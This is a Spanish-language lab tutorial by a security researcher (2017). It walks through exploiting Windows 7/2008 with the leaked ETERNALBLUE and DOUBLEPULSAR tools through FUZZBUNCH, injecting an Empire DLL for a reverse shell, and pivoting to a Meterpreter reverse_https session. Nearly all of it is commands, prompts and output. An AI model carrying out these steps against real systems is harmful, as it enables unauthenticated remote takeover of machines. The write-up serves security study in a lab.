EXPLOTAR ETERNALBLUE & DOUBLEPULSAR PARA OBTENER UNA SHELL DE EMPIRE/METERPRETER EN WINDOWS 7/2008

Sheila A. Berta (*@UnaPibaGeek*) – Security Researcher at Eleven Paths

shey.x7@gmail.com || sheila.berta@11paths.com

April 17, 2017

Tabla de contenidos

Introducción

El 8 de abril de 2017, *TheShadowBrokers* publicó una gran cantidad de herramientas pertenecientes al Arsenal de "Hacking tools" de la NSA. Uno de los repositorios de GitHub es el siguiente: https://github.com/misterch0c/shadowbroker.

En este documento, haremos foco en el exploit para Microsoft Windows llamado *ETERNALBLUE* y el plugin *DOUBLEPULSAR*. Para aprovecharnos de ellos haremos uso de *FUZZBUNCH*: el "Metasploit" de la NSA.

¿Por qué Eternalblue & DoublePulsar?

Entre los exploits para Windows publicados por *TheShadowBrokers*, *ETERNALBLUE* es el único que puede ser usado para atacar Windows 7 y Windows Server 2008 sin necesidad de autenticación. Luego, podemos utilizar *DOUBLEPULSAR* para inyectar remotamente una DLL maliciosa en el equipo previamente atacado con *ETERNALBLUE*. Teniendo en cuenta que podemos inyectar la DLL que queramos, crearemos mediante *Empire*, una DLL maliciosa que realice una conexión inversa desde el equipo víctima hacia el equipo atacante.

Preparando el entorno de laboratorio

Necesitamos configurar las siguientes tres máquinas dentro de la misma red LAN:

1. **Máquina víctima (Windows 7/2008)**

Una máquina con Windows 7/2008 será utilizada como target.

No necesitamos hacer nada adicional en este equipo, simplemente debemos conocer su dirección IP y asegurarnos que esté encendido cuando realicemos el ataque.

2. **Máquina atacante 1 (Windows XP)**

A menos que ejecutemos *FUZZBUNCH* en Linux mediante WINE, vamos a necesitar un Windows XP para ello. El framework está desarrollado en Python 2.6 y utiliza PyWin32 en su versión 2.12 (versión antigua).

3. **Máquina atacante 2 (GNU/Linux)**

Finalmente, necesitaremos una instalación de Linux con *Empire* y *Metasploit*.

https://github.com/EmpireProject/Empire

https://www.rapid7.com/products/metasploit/download/

Una alternativa es usar *Kali Linux*.

La guía de instalación de estas herramientas esta fuera del alcance de este documento.

A continuación, las configuraciones de nuestro laboratorio:

- Windows 7 SP1 x64 – 192.168.1.109 → Target.
- Windows XP SP3 x32 – 192.168.1.108 → Atacante con *FUZZBUNCH.*
- Debian Jessie x64 – 192.68.1.105 → Atacante con *Empire* y *Metasploit.*

Inicializando FuzzBunch

Haremos uso de *FUZZBUNCH*, el "Metasploit" de la NSA. Tal como se mencionó antes, este framework está desarrollado en Python 2.6 y usa una versión antigua de PyWin32, la v2.12.

Con esto en mente, instalaremos las siguientes herramientas en el Windows XP:

- *Python 2.6:* https://www.python.org/download/releases/2.6/ (agregalo a la variable PATH de Windows)
- *PyWin32 v2.12:* https://sourceforge.net/projects/pywin32/files/pywin32/Build%20212/
- *Notepad++:* https://notepad-plus-plus.org/download/ (Puedes usar simplemente *Notepad*).

Todos son instaladores ejecutables así que "siguiente, siguiente, siguiente…".

Tras instalar lo necesario, podemos abrir un *cmd.exe* y movernos hasta la carpeta donde descargamos el *leak*, puntualmente donde se encuentra *FUZZBUNCH*: "fb.py" (dentro de la carpeta shadowbroker-master/Windows) y ejecutar *"python fb.py".*

Probablemente, en esta primera ejecución, el script arroje un error debido a que no encuentra el directorio *"ListeningPost"*, lo cual ocurre porque dentro del *leak*, dicha carpeta se encuentra vacía.

Para reparar este error, debemos abrir el script "fb.py" con el Notepad++ y simplemente comentar la línea 72:

```
69    addplugins(fb, "Payload",        PAYLOAD_DIR, EDFPlugin)
70    addplugins(fb, "Touch",          TOUCH_DIR,   EDFPlugin)
71    addplugins(fb, "ImplantConfig", IMPLANT_DIR, EDFPlugin)
72    #addplugins(fb, "ListeningPost", LP_DIR,       EDFPlugin)
73    addplugins(fb, "Special",        SPECIAL_DIR, DAVEPlugin, DeployableManager)
```

Adicionalmente, debemos abrir el archivo *Fuzzbunch.xml* de la misma carpeta y reemplazar las rutas de las líneas 19 y 24 por rutas que existan en nuestro sistema, por ejemplo:

```
16    <t:parameter name="ResourcesDir"
17                 description="Absolute path of the Resources Directory"
18                 type="String"
19                 default="C:\NSA\Leak\shadowbroker-master\windows\Resources"/>
20
21    <t:parameter name="LogDir"
22                 description="Absolute path of an Initial Log Directory"
23                 type="String"
24                 default="C:\NSA\Leak\shadowbroker-master\windows\Logs"/>
25
```

Ahora sí, ejecutamos nuevamente desde la terminal el comando *"python fb.py"* y deberíamos ver a *FUZZBUNCH* ejecutándose correctamente:

```
C:\Documents and Settings\Sheila>cd C:\NSA\Leak\shadowbroker-master\windows

C:\NSA\Leak\shadowbroker-master\windows>python fb.py

--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing Fuzzbunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => C:\NSA\Leak\shadowbroker-master\windows\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => C:\NSA\Leak\shadowbroker-master\windows\Logs
[*] Autorun ON
```

Cuando iniciamos *FUZZBUNCH* se nos pregunta la IP del target, allí debemos indicar la IP del Windows 7/2008 que esté actuando como equipo víctima.

Inmediatamente después, se nos pide la IP de *callback*, la cual sería la IP del Windows XP (Atacante).

```
[*] Retargetting Session

[?] Default Target IP Address [] : 192.168.1.109
[?] Default Callback IP Address [] : 192.168.1.108
[?] Use Redirection [yes] : no
```

Presionamos "*enter"* para continuar y se nos pedirá indicar un nombre al proyecto, en mi caso como se puede ver en la siguiente imagen, utilicé el que ya tenía creado *"eternal1"*. Si no tienes ninguno, al presionar "*enter"* se te pedirá un nombre. Con ese dato se creará la carpeta de logs para ese proyecto.

```
[?] Base Log directory [C:\NSA\Leak\shadowbroker-master\windows\Logs] :
[*] Checking C:\NSA\Leak\shadowbroker-master\windows\Logs for projects
Index     Project
-----     -------
0         eternal1
1         Create a New Project

[?] Project [0] :
[?] Set target log directory to 'C:\NSA\Leak\shadowbroker-master\windows\Logs\et
ernal1\z192.168.1.109'? [Yes] :

[*] Initializing Global State
[+] Set TargetIp => 192.168.1.109
[+] Set CallbackIp => 192.168.1.108

[!] Redirection OFF
[+] Set LogDir => C:\NSA\Leak\shadowbroker-master\windows\Logs\eternal1\z192.168
.1.109
[+] Set Project => eternal1

fb > _
```


Atacando Windows 7/2008 con EternalBlue

El primer paso es seleccionar el exploit que vamos a usar, que es *ETERNALBLUE*, para ello ejecutamos: *"use EternalBlue"* en la terminal de *FUZZBUNCH*.

A partir de aquí, dejaremos con su configuración por defecto todos los parámetros que *FUZZBUNCH* nos pregunte, *EXCEPTO* el siguiente:

En ese paso, cambiamos el modo a 1.

Finalmente, se nos preguntará si deseamos ejecutar *ETERNALBLUE*.




Si todo salió bien, veremos al final el mensaje ***"Eternalblue succeeded".***

Creando una DLL maliciosa con Empire


El siguiente paso es aprovechar *DOUBLEPULSAR* para inyectar remotamente una DLL maliciosa en el sistema impactado previamente con *ETERNALBLUE*. Para ello, debemos en primer lugar, crear la DLL. Por lo tanto, nos mudamos para el Linux donde tenemos instalado el framework *Empire* y realizamos los siguientes pasos:

Paso 1: Crear un listener que reciba la conexión inversa al inyectarse la DLL



Nota: La dirección IP que debemos setear en el parámetro “Host” es la del propio Linux.

Paso 2: Crear la DLL maliciosa




En este punto, ya tenemos nuestra DLL maliciosa en */tmp/launcher.dll*.


Simplemente debemos copiarla a la máquina atacante con Windows XP para poder usarla con *FUZZBUNCH*.

Inyectando la DLL maliciosa via DoublePulsar

Volvemos al Windows XP y ejecutamos *"use DoublePulsar"* en la terminal de *FUZZBUNCH*.




Nuevamente dejaremos con el valor por defecto todos los parámetros que *FUZZBUNCH* nos pregunte, hasta llegar a lo siguiente:



Allí debemos seleccionar correctamente la arquitectura del Windows 7/2008 que vamos a impactar, en mi caso es x64. Luego lo más importante: indicar que deseamos realizar una inyección DLL (Opción 2 – *RunDLL*).

Seguido a esto, se nos pedirá indicar la ruta local donde se encuentra la DLL en cuestión, la cual, es la que generamos con *Empire* y ya debemos tenerla copiada en este equipo para usarla ahora con *FUZZBUNCH*. El resto de los parámetros los dejamos con las configuraciones por defecto.

Finalmente, se nos pregunta si deseamos ejecutar *DOUBLEPULSAR*.




Y si todo salió bien…

```
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xFE2AB4F
6
    SMB Connection string is: Windows 7 Professional 7600
    Target OS is: 7 x64
    Target SP is: 0
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

Obtendremos el mensaje ***"Doublepulsar Succeded".***

Obteniendo la sesión de Empire

Mientras tanto en la máquina con Linux donde tenemos el listener de Empire, recibimos la conexión inversa:



That's all, YOU WIN!

Migrando a Meterpreter

Empire nos permite ejecutar en la máquina víctima prácticamente las mismas cosas que el meterpreter de Metasploit. Sin embargo, podemos hacer la migración desde el *agente de Empire* al *listener de Meterpreter* muy fácilmente.

Paso 1: Configurar el listener de Meterpreter

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.1.105
LHOST => 192.168.1.105
```


Es importante que usemos el payload *"windows/meterpreter/reverse_httpS"*.

```
msf exploit(handler) > set LPORT 8888
LPORT => 8888
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.105:8888
[*] Starting the payload handler...
```

Paso 2: En Empire, ejecutar el módulo "code_execution" para inyectar el código de Meterpreter

```
eEmpire: BALTB2SM2FGLCMKB) > usemodule code_execution/invoke_shellcod
(Empire: code_execution/invoke_shellcode) > set Lhost 192.168.1.105
(Empire: code_execution/invoke_shellcode) > set Lport 8888
(Empire: code_execution/invoke_shellcode) > execute
(Empire: code_execution/invoke_shellcode) >
Job started: Debug32_kupxm

Shellcode injected.
```

Paso 3: Obtener la sesión de Meterpreter



Palabras finales…

Finalmente, hemos obtenido una shell de Meterpreter sobre un Windows 7 SP1 x64 sin necesidad de interacción del usuario de este equipo, tan solo con conocer su IP. Esto me recordó a la facilidad con la que se obtiene el acceso a un Windows XP mediante el *ms08_067*.

Un detalle curioso es que, según el TimeStamp de *ETERNALBLUE*, la NSA tenía esto desde el 2011...

Agradecimientos:

Por ayudarme a escribir este paper:
Cristian Borghello (@crisborghe / @seguinfo).

Por estar conmigo siempre que lo necesito:
Claudio Caracciolo (@holesec).
Luciano Martins (@clucianomartins).
Ezequiel Sallis (@simubucks).
Mateo Martinez (@MateoMartinezOK).
Sol (@0zz4n5).

@DragonJar || @ekoparty || "Las Pibas de Infosec".

--
Sheila A. Berta - @UnaPibaGeek.